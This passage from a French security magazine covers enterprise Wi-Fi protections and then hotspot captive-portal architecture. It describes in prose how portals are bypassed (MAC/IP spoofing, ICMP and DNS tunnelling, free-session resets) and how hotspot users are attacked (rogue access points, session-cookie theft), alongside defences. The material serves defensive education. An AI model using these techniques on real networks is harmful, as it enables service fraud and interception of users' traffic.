Les réseaux Wi-Fi avec un besoin de sécurité important utilisent aujourd'hui presque tous le standard 802.1X. Malgré quelques faiblesses en fonction de l'implémentation, il assure une authentification forte et permet un suivi efficace des clients. En outre, l'ensemble des transactions sont chiffrées, garantissant un bon niveau de confidentialité. Un dernier point non détaillé, propre au 802.1X, est également l'échange de clés assurant la confidentialité des transactions futures négociées après la phase d'authentification.

4 La protection des données

Avant l'authentification sur le réseau, il est nécessaire que le poste s'associe au point d'accès. En 1999, le protocole WEP répond au besoin de confidentialité ; au bout de deux ans, des faiblesses importantes remettent en cause son utilisation. En 2003, WI-FI alliance définit le mécanisme de sécurité WPA construit sur le protocole WEP, auquel a été ajouté une couche de sécurité.

L'amélioration principale du WPA réside dans l'utilisation du protocole *Temporal Key Integrity Protocol* (TKIP), qui sécurise l'accès au niveau MAC. La problématique a été de proposer un mécanisme de rotation des clés efficaces pour l'algorithme RC4 déjà employé en WEP et d'améliorer le contrôleur d'intégrité par l'ajout du protocole MIC (mickael). Ces mécanismes de protection limitent les attaques de rejeux de paquets, la réutilisation de keystream et la corrélation entre les clés. Pour ce faire, TKIP implémente des algorithmes tels que :

- un algorithme d'intégrité à base de code d'authentification de message appelé MIC (mickael) ;
- un compteur pour le vecteur d'initialisation ;
- une génération périodique d'une nouvelle clé temporaire, elle-même dérivée de la clé principale ;
- une génération de sous-clé pour chiffrer un paquet à partir de la clé temporaire et d'un vecteur d'initialisation.

Cependant, en 2008, le duo Eric Tews et Martin Beck annonce des faiblesses dans le protocole TKIP **[9]**. L'impact de ces découvertes permet à une personne d'écouter les trames émises par un point d'accès en destination de l'utilisateur et d'injecter du trafic arbitraire à destination de la station concernée.

L'usage de ce protocole est encore courant, malgré les faiblesses découvertes (protocole MIC, injection de données arbitraires, ...), l'exploitation est difficile. Néanmoins, cette découverte motive d'autres travaux tentant d'améliorer l'exploitation, il est alors fortement déconseillé de choisir TKIP.

802.11i est une norme de sécurité complémentaire aux réseaux 802.11. Cette norme répond aux lacunes en sécurité, en préconisant l'utilisation du protocole WPA2-CCMP reposant sur l'algorithme de chiffrement symétrique AES-256.

La faille publiée cet été (*hole* 196) ne remet pas en cause la sécurité de l'algorithme AES-256. Il s'agit d'une faille au niveau du WPA2 déjà connue, dont seules les personnes authentifiées peuvent mener à bien l'attaque. Il n'existe aujourd'hui aucune attaque qui remet en cause la sécurité WPA2 en pratique.

Actuellement, les réseaux implémentés avec du WPA2-TKIP ou du WPA2-CCMP assurent un bon niveau de sécurité. Il est tout de même conseillé de favoriser CCMP à TKIP, qui présente aujourd'hui plus de faiblesses.

Les mécanismes de sécurité présentés jusqu'à présent sont essentiellement mis en place pour l'accès au réseau d'entreprise. Or, les entreprises proposent parfois un réseau invité parallèle, permettant à une personne extérieure de bénéficier de services comme Internet. Ces réseaux doivent être étanches vis-à-vis du réseau d'entreprise.

5 La gestion des invités

Les personnes invitées en entreprise sont multiples : prestataires extérieurs, éditeurs de solutions, ... Ces personnes ont souvent besoin d'un accès internet afin d'accéder aux services de leur entreprise. Certaines solutions proposent le déploiement de points d'accès spécifiques avec un mécanisme de sécurité comme WPA-PSK configuré avec une clé statique pour des facilités d'utilisation. Dans ce cas, cette clé est partagée avec une grosse population d'usagers extérieurs, ce qui augmente le risque de divulgation. Une des menaces les plus importantes est l'exploitation du réseau à des fins malveillantes sur les réseaux internet. Dans le cas de poursuites judiciaires suite à une compromission depuis le réseau entreprise, c'est l'entreprise elle-même qui est responsable et doit retrouver l'utilisateur malveillant. Or, la traçabilité n'est pas prévue avec ce mécanisme de sécurité...

La sécurité de ce type de réseau ne doit pas reposer uniquement sur celle des postes clients, un invité étant responsable de la sécurité de son portable ou *smartphone*. Les enjeux en entreprise sont de rendre l'accès à Internet facilité, de rendre étanche le réseau invité du réseau d'entreprise et d'identifier les utilisateurs et leurs actions.

L'infrastructure réseau est composée de points d'accès spécifiques avec un SSID différent de celui des points d'accès du réseau Wi-Fi entreprise. Toutes les bornes sont également reliées à un contrôleur permettant d'assurer leur gestion. Ce type d'équipement est isolé dans un segment réseau afin de ne pas compromettre la sécurité des contrôleurs du réseau Wi-Fi entreprise. Ce sont des réseaux ouverts, donc les communications des invités ne sont pas sécurisées. Il est ainsi préférable pour un utilisateur d'opter pour des protocoles sécurisés afin d'accéder à des applications contenant des informations confidentielles.

L'accès au service internet se fait en général par une solution de sécurité applicative - un portail captif. La gestion des comptes utilisateurs doit suivre des processus assurant la destruction automatique après départ d'un invité au niveau de l'hôtesse d'accueil, par exemple. Il est également préconisé de restreindre les services accessibles à l'extérieur, comme le HTTP/HTTPS (implémenté d'une liste blanche d'URL autorisées), FTP, SMTP/POP3 et DNS. Par exemple, dans de nombreux cas, il est tout à fait possible pour une personne non inscrite de faire sortir des flux par des tunnels DNS. Ces bonnes pratiques sont avant tout préventives, mais ne garantissent pas une solution fiable à 100 %.




Figure 4 : Schéma simplifié d'architecture sécurisée

D'autre part, le portail captif amène des menaces aux niveaux applicatifs. C'est en général une application web qui peut être vulnérable à des attaques de type XSS ou injection SQL. Les utilisateurs sont habituellement enregistrés dans une base dédiée à l'application. Ainsi, si l'application est vulnérable à une injection SQL, il est alors possible de récupérer des comptes utilisateurs (entre autres).

Ces réseaux invités ne sont donc pas une priorité de sécurité pour l'entreprise. Le but recherché est l'accès facilité à Internet. Le seul point critique pour une entreprise est de s'assurer de l'étanchéité des deux réseaux. Dans le cas contraire, un client malicieux pourrait accéder aux équipements, postes, serveurs, ...

La figure 4 illustre un début de solution d'architecture sécurisée en concordance avec les recommandations évoquées.

Les invités s'associent au point d'accès ayant un SSID invité. Une fois associés, ils ont accès aux réseaux invités, mais l'accès à Internet se fait après authentification auprès du portail captif.

Les employés, quant à eux, s'associent au point d'accès avec un SSID entreprise. L'accès au réseau est autorisé après une authentification RADIUS avec le protocole EAP-TTLS, par exemple.

En revanche, le schéma n'explique pas comment isoler les services secondaires nécessaires au bon fonctionnement d'un réseau Wi-Fi comme le DNS, le DHCP, l'AD, ... Un premier conseil serait de ne pas donner accès aux DNS du réseau d'entreprise ainsi qu'au DHCP qui donnerait des points d'entrée au réseau d'entreprise.

Finalement, il est possible aujourd'hui de déployer une solution Wi-Fi cohérente répondant à la fois aux besoins des employés et des visiteurs malgré les différents enjeux en termes de sécurité.

Conclusion

Les mécanismes de sécurité présentés dans l'article ne sont pas nouveaux. Néanmoins, aujourd'hui, l'évolution des usages en entreprise et leur maturité font que certaines architectures ont un niveau de sécurité aussi élevé que les réseaux filaires.

Comme pour tout réseau, il est indispensable d'appliquer les bonnes pratiques en termes de sécurité, comme les politiques de mises à jour, de mots de passe, la segmentation réseau et le filtrage. En revanche, n'ayant pas de moyen de sécuriser physiquement les ondes, de nombreux mécanismes sont nécessaires pour garantir la confidentialité, l'intégrité, la traçabilité et l'authentification. Ces mécanismes sont flexibles et adaptables en fonction des besoins de chacun.

Toutefois, les smartphones, de plus en plus présents dans les entreprises, posent de nombreux problèmes de sécurité. Ils facilitent l'accès au réseau Wi-Fi, mais se transforment également en source d'accès malicieux. Les mécanismes de prévention contre ce type de menaces restent encore peu mûrs et passent en général par des solutions de gestion de flottes de mobiles. ■

REMERCIEMENTS

Je remercie l'équipe d'Atlab pour les conseils apportés et la relecture de l'article.

RÉFÉRENCES

[1] **RFC CAPWAP,** http://tools.ietf.org/html/rfc5415

[2] **802.1X : Solution d'authentification sécurisée pour le futur réseau sans fil de l'Université Louis Pasteur, Christophe Saillard**

[3] http://en.wikipedia.org/wiki/Extensible_Authentication_Protocol#LEAP

[4] http://linux.die.net/man/5/wpa_supplicant.conf

[5] **RFC EAP,** http://www.ietf.org/rfc/rfc2284.txt

[6] **EAP-TTLS,** http://www.rfc-archive.org/getrfc.php?rfc=5281

[7] ***Man-in-the-Middle in Tunneled Authentication Protocols*, N. Asokan, Valtteri Niemi, Kaisa Nyberg**

[8] **RFC Radius,** http://www.rfc-editor.org/rfc/rfc2138.txt

[9] http://dl.aircrack-ng.org/breakingwepandwpa.pdf

SÉCURITÉ DES ARCHITECTURES HOTSPOTS

Laurent Butti – laurent.butti@gmail.com
Julien Desfossez – julien.desfossez@revolutionlinux.com

mots-clés : Wi-Fi / HOTSPOT / PORTAIL CAPTIF

Les réseaux d'accès à Internet public par Wi-Fi sont depuis quelques années extrêmement populaires, donnant accès à Internet depuis des lieux publics ou privés. Nous présentons dans cet article la technologie dite « portail captif », qui est actuellement la plus déployée dans le monde. Les opérateurs de réseaux hotspots se protègent contre les personnes malveillantes par de nombreuses techniques de protection, qui seront décrites dans cet article. En revanche, les utilisateurs des réseaux hotspots doivent se reposer sur des techniques à base d'authentification et de chiffrement (IPsec, SSL/TLS, SSH) pour assurer l'authentification, l'intégrité et la confidentialité des communications réalisées vers des tiers. Les risques étant évidemment plus importants avec une technologie radioélectrique, une sensibilisation des utilisateurs hotspots paraît primordiale.

1 Introduction

1.2 Définition

Hot Spot : raccourci de « Wireless Internet Hot Spot », point d'accès à Internet sans fil. Il s'agit d'un lieu d'accès à Internet par des technologies sans fil pour des usagers possédant des terminaux supportant la technologie sans fil adéquate.

Q2 Rank	Country	Q2 2010 # of Locations	Q1 2010 Rank	% Change (from Q1)
1	United States	76,216	1	+ 6.4%
2	China	39,358	2	+ 7.6%
3	France	29,810	4	+ 12.8%
4	United Kingdom	27,905	3	- 1.0%
5	Germany	15,026	5	+ 1.3%
6	Russia	14,708	6	0.0%
7	South Korea	12,818	7	0.0%
8	Japan	12,607	8	+ 4.6%
9	Sweden	7,707	9	+ 6.7%
10	Taiwan	5,971	11	+ 8.7%

Source: JiWire, Q2 2010.

Fig. 1 : Hotspots (source : Jiwire)

1.2 À propos

Cet article présentera les architectures possibles dans le cadre du déploiement d'un réseau hotspot Wi-Fi. Après un résumé des possibilités techniques offertes à l'opérateur de hotspots, nous nous focaliserons sur l'architecture qui est largement répandue aujourd'hui : le portail captif. Nous nous efforcerons tout au long de cet article de décrire les problématiques de sécurité auxquelles l'opérateur de hotspots et ses clients font face, aussi bien en termes de fraudes qu'en termes d'attaques sur les communications des usagers. Nous détaillerons en particulier quelques classes d'attaques ainsi que les moyens mis en œuvre par l'opérateur de hotspots pour en réduire les risques.

1.3 Historique

En Europe, IDC-Gartner a estimé un nombre de 800 hotspots fin 2002 et plus de 5000 en 2003 **[JURI]**. Ce chiffre est à comparer avec d'autres estimations, de l'autre côté de l'Atlantique cette fois, avec plus de 3000 hotspots en 2002. L'engouement a été vif et le déploiement des hotspots a largement contribué à l'ubiquité de cette technologie aujourd'hui. Les chiffres actuels sont vraiment élogieux, comme en atteste le graphique ci-dessus.

Les premiers déploiements massifs de hotspots en France ont eu lieu en 2003, juste après l'assouplissement de l'ARCEP sur la bande 2,4GHz (cf. partie législation française). Il faut bien comprendre que déployer un réseau de ce type avait pour but de développer de nouveaux usages pour attirer de nouveaux clients. Cette période correspondait aussi aux prémices de la mouvance de la convergence Fixe-Mobile-Internet. Tout naturellement, les premiers acteurs (en France) du déploiement de ces technologies ont été des opérateurs de téléphonie mobile qui voyaient bien l'intérêt de proposer à leurs clients une connexion IP par des technologies Wi-Fi. Il faut aussi se rappeler qu'en 2003, l'accès à des réseaux de données par des technologies mobiles était à ses débuts avec l'arrivée récente des réseaux GPRS.

Le challenge de réussir commercialement le déploiement d'une technologie d'accès radioélectrique pour un opérateur de téléphonie mobile n'en était pas vraiment un en pratique. En effet, de tels déploiements - même massifs - ne présentent que peu de risques financiers pour des entreprises importantes. Les coûts de déploiement de réseaux 802.11 sont bien moindres que des déploiements de réseaux GSM, GPRS ou UMTS, et ce, même à l'époque où les prix des équipements 802.11 étaient bien plus élevés qu'aujourd'hui. Par conséquent, le risque n'est que très faible en comparaison des perspectives de développement de services ou de fidélité client par des offres englobant l'accès « data » par des hotspots. En pratique, le retour sur investissement n'est pas à calculer en fonction du chiffre d'affaires généré par les réseaux hotspots, mais plutôt en fonction des effets de bords positifs engendrés par ces déploiements.

1.4 Législation française

Les réseaux hotspots n'ont pas été déployés avant 2002 en France, car l'Autorité de Régulation des Communications Électroniques et des Postes (ARCEP) n'avait pas encore assoupli l'utilisation de la bande de fréquence 2400-2483,5 en extérieur. Un premier assouplissement a été promulgué le 7 novembre 2002 sur certaines zones géographiques bien précises et un deuxième assouplissement bien plus large a été promulgué le 25 juillet 2003. C'est à partir de ce moment que les réseaux hotspots ont pu être déployés en France. Un historique des aspects réglementaires relatifs aux RLAN est disponible à **[ARCEP1]**.

Les contraintes émises par l'ARCEP sont essentiellement d'ordre technique **[ARCEP2]**. Il n'est pas possible d'émettre une puissance isotrope rayonnée équivalente (PIRE) supérieure à 10mW dans la bande de fréquence 2454-2483,5 en extérieur dans les départements métropolitains.

Fréquences en MHz	Intérieur	Extérieur
2400	100 mW	100 mW
2454		
2483,5		10 mW

Fig. 2 : PIRE dans les départements métropolitains (source : ARCEP)

La PIRE est exprimée en Watt et est égale au produit de la puissance fournie à l'antenne d'émission par le gain de l'antenne.

L'ARCEP régit aussi la bande de fréquence 5GHz (normes 802.11a/n) et a assoupli les conditions techniques de la bande 5470-5725 en extérieur sous couvert, bien entendu, de respecter les conditions techniques.

L'historique des contraintes régulatrices de l'ARCEP explique donc qu'aujourd'hui, les hotspots déployés en France reposent majoritairement sur 802.11g et 802.11b, qui opèrent dans la bande 2,4GHz.

Note

Le standard 802.11n peut utiliser au choix la bande 2,4 GHz ou la bande 5 GHz.

1.5 Risques

Les risques sont tout à fait classiques, mais sont accrus du fait du caractère radioélectrique des transmissions. Selon les architectures possibles, ces risques pourront éventuellement être réduits. Les risques présentés ci-dessous sont indépendants du niveau (couche OSI) des attaques possibles.

1.5.1 Risques opérateur hotspots

Les principaux risques auxquels l'opérateur de hotspots fait face sont :

- compromission d'un ou plusieurs éléments de l'architecture (point d'accès, commutateur, serveurs, ...) ;
- utilisation non autorisée du service (fraude) ;
- indisponibilité du service ;
- utilisation illégale et répréhensible du service (téléchargement illégal, accès à des sites immoraux, ...).

1.5.2 Risques client

Les principaux risques auxquels le client du hotspot fait face sont :

- écoute passive ou active (via homme du milieu) des communications ;
- attaques sur l'intégrité des communications ;
- usurpation d'identité ;
- compromission d'un ou plusieurs éléments du système d'exploitation et des applications (par injection de données ou connexion à un point d'accès illégitime).

2 Architectures de réseaux hotspots

Un réseau hotspot public se doit par définition d'être accessible au plus grand nombre, que ce soit dans des hôtels ou des lieux publics (aéroports, gares, ...). Certains hotspots ne nécessitent pas d'authentification et offrent une connexion à Internet directement sans procédure préalable. D'autres, en revanche, réclament une authentification afin de facturer en fonction de l'usage (temps, volume) : cette authentification est réalisée grâce à des jetons d'authentification uniques par utilisateur (qu'ils soient temporaires ou permanents). Par conséquent, selon le mode de fonctionnement du hotspot, il peut être demandé à l'utilisateur de s'authentifier auprès de l'architecture afin d'accéder au service. Si un mécanisme d'authentification est présent, pour que cette authentification ait une chance d'être robuste, il est nécessaire de satisfaire un premier pré-requis : l'envoi des informations de connexion par un canal sûr (achat de carte prépayée, envoi par courrier postal, envoi par SMS, ...).

Plusieurs architectures sont envisageables avec des niveaux de sécurité et d'ergonomie client différents, cette partie a pour but d'en décrire les principales, tout en décrivant les avantages et inconvénients de chacune d'entre elles. Nous consacrerons la suite de cet article à l'architecture « portail captif ».

2.1 Architectures alternatives aux portails captifs

2.1.1 Partage d'un secret via WEP ou WPA(1|2)-PSK

Il s'agit tout simplement de distribuer un secret partagé à l'ensemble des utilisateurs du hotspot. Le but de ce type d'architecture est de réaliser un chiffrement au niveau de la couche liaison, que ce soit avec le protocole historique WEP (dont tout le monde a vanté les mérites), avec le protocole TKIP (qui commence sérieusement à s'effriter, comme l'atteste l'article sur les protocoles de sécurité 802.11 de ce dossier) ou le protocole CCMP (qui est actuellement à privilégier, car considéré comme robuste).

Si le mode secret partagé du protocole WEP est choisi, ce mode n'apporte rien au niveau de la sécurité, tout en limitant l'ergonomie client : c'est clairement inutile.

Si le mode Pre-Shared Key de WPA(1|2) est choisi, la hiérarchie de clés dérivée offrira, conjointement avec les protocoles TKIP ou CCMP, la protection des trames de données au niveau liaison. Cependant, comme tout le monde a la connaissance du secret partagé (dans ce cas-là, c'est la passphrase qui sert à générer la PSK grâce à la fonction PBKDF2), il est donc possible de redériver la hiérarchie de clé de ses voisins **[AIRDECAP]**. Par conséquent, même si ce mode pouvait apparaître moins pire que le précédent, il n'est d'aucun apport au niveau sécurité.

2.1.2 Authentification via 802.1X/EAP

Il s'agit ici de bénéficier des mécanismes de contrôle d'accès 802.1X et d'authentification reposant sur le protocole EAP et ses méthodes sous-jacentes (encapsulées). Plusieurs approches sont envisageables dans le cas des réseaux hotspots.

Une première, qui intéresse très fortement les opérateurs mobiles, est l'apport des méthodes EAP-SIM/EAP-AKA **[EAP-SIM, EAP-AKA]** qui offrent une authentification mutuelle grâce à la carte à puce des technologies GSM ou UMTS[1]. Cette solution se repose sur le secret stocké de manière robuste dans la carte à puce (clé d'authentification Ki non extractible grâce à ses propriétés intrinsèques de sécurité) et une infrastructure d'authentification (le *Home Location Register* couplé à l'*Authentication Center*). Pour des raisons pratiques, il est important que l'utilisateur ait une deuxième carte à puce à insérer dans son ordinateur portable pour bénéficier de ce service, il faut donc ajouter du « processus » en cas d'orientation vers cette architecture (une autre solution est d'utiliser une connexion entre l'ordinateur portable et le téléphone mobile se connectant au hotspot). Au niveau sécurité, c'est évidemment la plus efficace, car après une authentification mutuelle réussie, les mécanismes de chiffrement sont ensuite appliqués (TKIP ou CCMP) grâce à l'établissement d'une hiérarchie de clé contenant (entre autres) les clés de chiffrement uniques par couple client/point d'accès. Nous ne détaillerons pas plus ce type d'architecture et nous invitons le lecteur intéressé à consulter l'article de ce dossier sur la sécurité 802.1X.

Une deuxième, qui pourrait être choisie par n'importe quel opérateur hotspot, est de se reposer sur des méthodes à complexité asymétrique comme **[EAP-TTLS, PEAP]** avec une méthode EAP encapsulée fondée sur une authentification par mot de passe. Asymétrique du fait que les méthodes EAP-TTLS et PEAP nécessitent un certificat côté serveur et que la méthode d'authentification encapsulée dans le tunnel TLS est légère (e.g. par mot de passe). Il suffit de distribuer au client un couple identifiant/mot de passe pour assurer un bon niveau de protection grâce à un chiffrement niveau liaison. Malheureusement, ce type de solution n'a jamais percé du fait, là encore, des problématiques d'ergonomie utilisateur (configuration nécessaire). Il faut bien prendre en compte le fait que toute contrainte d'ergonomie sur les utilisateurs passe difficilement les pré-requis marketing/business. Sur le plan technique, cette architecture nécessiterait quelques adaptations pour être en mesure de présenter une page web de « bienvenue » à la première connexion de l'utilisateur.

Bien entendu, nous supposons ici que le client EAP vérifie que le certificat présenté via PEAP/EAP-TTLS est bien valide, sinon, le client s'expose tout naturellement à des attaques de l'homme du milieu **[WPE]**.

Note

Lors de la rédaction de cet article, un buzz slashdoté a fait son apparition : la disponibilité d'un outil « simple » qui récupère les cookies de session pour accéder à des services web bien connus (Facebook et cie). Cet outil, appelé Firesheep, repose sur le fait que les hotspots publics n'ont pas de mécanismes de chiffrement au niveau radioélectrique et ne peuvent donc protéger les communications en clair de certains sites web célèbres. En soi, rien de nouveau, mais ce qui est surtout intéressant, c'est de constater que les gens s'étonnent encore qu'il soit possible d'écouter des communications en clair...

3 Portails captifs

L'idée derrière les portails captifs est de contrôler l'accès à Internet des utilisateurs, sachant qu'ils peuvent avoir n'importe quel type d'appareil pour s'y connecter. La sécurité mise en place ne doit pas imposer des contraintes de configuration particulières à l'utilisateur.

Dans la grande majorité des cas, les portails captifs sont des pages web qui forcent l'utilisateur à accepter une politique d'accès Internet, à s'identifier ou à payer pour l'accès. Tant que la condition imposée n'est pas respectée, tous les ports sont bloqués, sauf le DHCP, le DNS et les ports HTTP et HTTPS vers la page du portail.

3.1 Historique

Il est difficile de donner une date précise d'apparition des premiers portails captifs, mais le premier logiciel à avoir popularisé le concept dans le monde du logiciel libre est incontestablement NoCatAuth **[NOCAT]** en 2003, à l'époque où le 802.11b était à la mode.

L'architecture derrière NoCatAuth est la même que celle encore déployée à l'heure actuelle par la plupart des portails captifs : le routeur/pare-feu valide que le client est connu lorsque celui-ci essaie de sortir sur Internet. Si ce n'est pas le cas, il redirige ses requêtes HTTP vers le serveur NoCat qui affiche une page d'identification (ou une politique d'utilisation à accepter dans le cas de NoCatSplash). L'utilisateur peut ensuite s'identifier ou créer un nouveau compte (si c'est permis). Cette architecture élémentaire est représentée sur le schéma ci-contre.




Fig. 3

Bien que NoCat ait été un précurseur en la matière, il a depuis 2006 été abandonné par ses concepteurs. Un grand nombre de projets ont vu le jour pour en combler les lacunes. Parmi ces nouveaux développements, on peut noter le projet Wifidog **[WIFIDOG]**, qui a convaincu beaucoup de déploiements de sans fil communautaires. En effet, de nombreuses municipalités ont adopté ce système pour rendre disponible gratuitement Internet dans les différents cafés, restaurants et parcs. Bien que l'architecture soit la même que NoCat, la particularité de Wifidog est qu'il a été conçu dès le début pour être embarqué dans des routeurs Wi-Fi fonctionnant sous Linux (tels que le fameux Linksys WRT54G). De ce fait, toute la partie pare-feu dynamique est intégrée avec le point d'accès. Le serveur d'authentification, quant à lui, est joignable par Internet, donc il n'a pas besoin d'être sur place.

3.2 Sécurité des portails captifs

Comme expliqué précédemment, toute la sécurité d'un portail captif se définit par sa méthode de capture, la sécurité qu'il offre au poste client et à l'infrastructure de l'opérateur. Nous détaillons maintenant ces différents aspects.

3.2.1 Méthode de capture du client

En fonction du portail captif utilisé, les méthodes pour rediriger le client vers la page d'authentification varient. La méthode la plus courante est celle de la redirection HTTP. Lorsqu'un client essaie d'accéder à une page web, il passe par le routeur de sortie du réseau. Dans le cas où le client n'est pas encore enregistré, celui-ci intercepte sa requête, l'accepte et y insère un code HTTP 302 informant le navigateur d'établir sa connexion sur le serveur d'authentification (en HTTPS). Ensuite, il s'agit d'un processus classique d'authentification à l'aide d'un formulaire HTML. Lorsque toutes les conditions sont satisfaites, le serveur d'authentification informe le routeur que les adresses IP et MAC du client peuvent maintenant accéder au réseau sans redirection.

Une autre méthode choisie par certains portails captifs consiste à rediriger le client grâce à une technique d'usurpation de DNS. Lorsque le client effectue une requête DNS pour accéder par exemple à la page d'accueil de son navigateur, le serveur DNS du réseau répond avec l'adresse IP du serveur d'authentification qui se charge de faire la redirection HTTP (pour avoir un nom DNS valide associé au certificat SSL). Ainsi, le navigateur se connecte au serveur d'authentification et il est nécessaire d'être authentifié avant de recevoir des réponses DNS valides. Bien qu'efficace dans la majorité des cas, cette méthode présente plusieurs faiblesses majeures. La première étant le fait de détourner le protocole DNS de son fonctionnement primaire, ce qui peut avoir comme effet d'introduire des erreurs sur le poste du client, même après son authentification. Un autre problème pouvant survenir en fonction de l'infrastructure en place est la possibilité de contourner la redirection avec un autre serveur DNS que celui fourni par DHCP ou en se connectant directement par IP à un service (par exemple pour établir un tunnel SSH ou VPN) et ainsi contourner complètement le modèle de sécurité mis en place.

Certains portails captifs se reposent sur un serveur DHCP personnalisé qui donne des adresses IP dans des plages différentes en fonction du statut de l'utilisateur. Si le client est authentifié, il obtient une adresse IP et l'adresse d'une passerelle pour l'accès à Internet, sinon il obtient un bail d'une minute dans une plage où il est redirigé automatiquement vers le serveur d'authentification. Une fois l'enregistrement réussi, le client doit attendre au maximum une minute pour obtenir une adresse IP routable. Cette technique déjà observée sur des portails captifs « filaires » également a comme principal inconvénient d'être facilement contournable. En effet, si un client désire obtenir une adresse IP pour accéder à Internet, il lui suffit d'écouter passivement le réseau pour identifier quels sont le sous-réseau et la passerelle afin d'obtenir une connexion complète.

3.2.2 Contournement du modèle de sécurité

Étant donné que tout ce qu'on appelle portail captif est en fait un pare-feu dynamique associé à une page web, la clé dans le contournement de la solution réside dans la possibilité de profiter de la faiblesse de l'architecture IP et des pare-feu[2]. Les éléments qui différencient un client authentifié d'un nouveau client sont ses adresses MAC et IP. Lorsqu'un client est autorisé à accéder au reste du réseau, la solution se charge d'ajouter ces adresses dans la liste des clients valides. Ainsi, pour contourner toute la protection, il suffit à un utilisateur d'usurper ces informations et ainsi se retrouver connecté sur Internet avec les informations d'un autre utilisateur.

Bien sûr, la connexion des deux va souffrir de cette duplication, mais les deux auront accès au réseau. De plus, tous les portails captifs ne donnent pas la possibilité à un utilisateur de se « déconnecter » (ou les utilisateurs ignorent qu'ils ont la possibilité de le faire). En conséquence, lorsque l'utilisateur légitime quitte le réseau, l'usurpateur a accès à pleine vitesse. Cette méthode de contournement est applicable sur tous les réseaux sans fil ouverts portail captif. Pour se protéger de cette méthode, il serait nécessaire d'introduire une couche supplémentaire, ce qui donnerait plus de problèmes de gestion à l'opérateur et pourrait compliquer les actions requises par l'utilisateur.

Toujours dans la perspective de contourner le pare-feu dynamique, il est également possible de profiter des protocoles peu ou pas filtrés. On peut penser, par exemple, à ICMP : il a déjà été observé que certains opérateurs de hotspots bloquent les connexions TCP ou UDP sortantes aux clients non authentifiés, mais oublient le protocole ICMP. De ce fait, il est possible d'établir un tunnel TCP dans ICMP grâce, par exemple, à ptunnel **[PTUNNEL]**. Déjà observé aussi dans la nature **[ATL]** : un portail captif ne filtrant pas les adresses web finissant avec une extension d'image (exemple : http://www.miscmag.com/?.jpg).

Un peu plus lent, mais efficace en tout temps face à un portail captif qui n'intercepte pas le DNS : le tunnel DNS. Comme nous l'avons vu, dans la majorité des solutions d'interception du client, le DNS est le seul protocole qui obtient une réponse valide (car il est nécessaire que le client envoie des paquets en direction de sa passerelle par défaut). De ce fait, il est très souvent possible d'établir directement un tunnel UDP sur le port 53 ou grâce à la technique détaillée dans *MISC* n°50, qui consiste à profiter des champs du protocole DNS pour établir une liaison.

Afin de se prémunir contre ce type d'attaque, l'opérateur de hotspots peut réaliser des statistiques comportementales sur l'usage des serveurs DNS afin de mettre en liste noire de manière dynamique les domaines incriminés de *tunneling* DNS. Une autre solution consiste à limiter le débit de connexions vers le serveur DNS grâce à des règles netfilter couplées au module HASHLIMIT.

Certains hotspots proposent un accès temporaire gratuit pour ensuite inciter l'utilisateur à payer. Il suffit généralement de changer son adresse MAC à la fin de la session gratuite pour en profiter à nouveau.

3.2.3 Attaques visant le client

Pour les raisons évoquées précédemment, la majorité des hotspots protégés par des portails captifs sont des réseaux sans fil ouverts. De ce fait, toutes les attaques connues sur ce type de réseau s'appliquent et ne seront pas détaillées ici. La seule particularité dans le cas qui nous intéresse est la possibilité pour un attaquant de récupérer des informations pour accéder à Internet sans avoir de compte valide. En effet, certains hotspots sont payants ou privés et n'offrent pas la création de compte. Dans ces cas, un attaquant pourrait avoir la motivation d'obtenir des informations d'accès valides, qu'il pourrait réutiliser quand il veut sans avoir à usurper

les adresses MAC et IP d'un client à chaque fois. Pour ce faire, la mise en place d'un faux point d'accès et des techniques de phishing suffisent pour réussir cette attaque. Une autre méthode, qui dépend un peu plus de l'architecture en place, consiste à profiter du cookie de session. Si le portail captif protège seulement la page de connexion avec du HTTPS, mais utilise du HTTP pour les redirections subséquentes, il est très probable que le cookie de session généré lors de l'authentification circule en clair sur le réseau.

Afin de se prémunir contre ce type d'attaque, l'opérateur de hotspots peut déployer des systèmes de prévention d'intrusion sans fil (WIPS). Ces systèmes d'écoute radioélectrique détectent des événements suspicieux prédéterminés (par signature) et sont capables d'émettre des contre-mesures adaptées (déconnexions par désassociation des clients se connectant à un point d'accès illégitime). Ce type de mécanisme peut se révéler dans certains cas très efficace, mais dans le cadre d'une architecture hotspot de grande ampleur, les aspects coûts et gestion humaine de la solution sont prohibitifs.

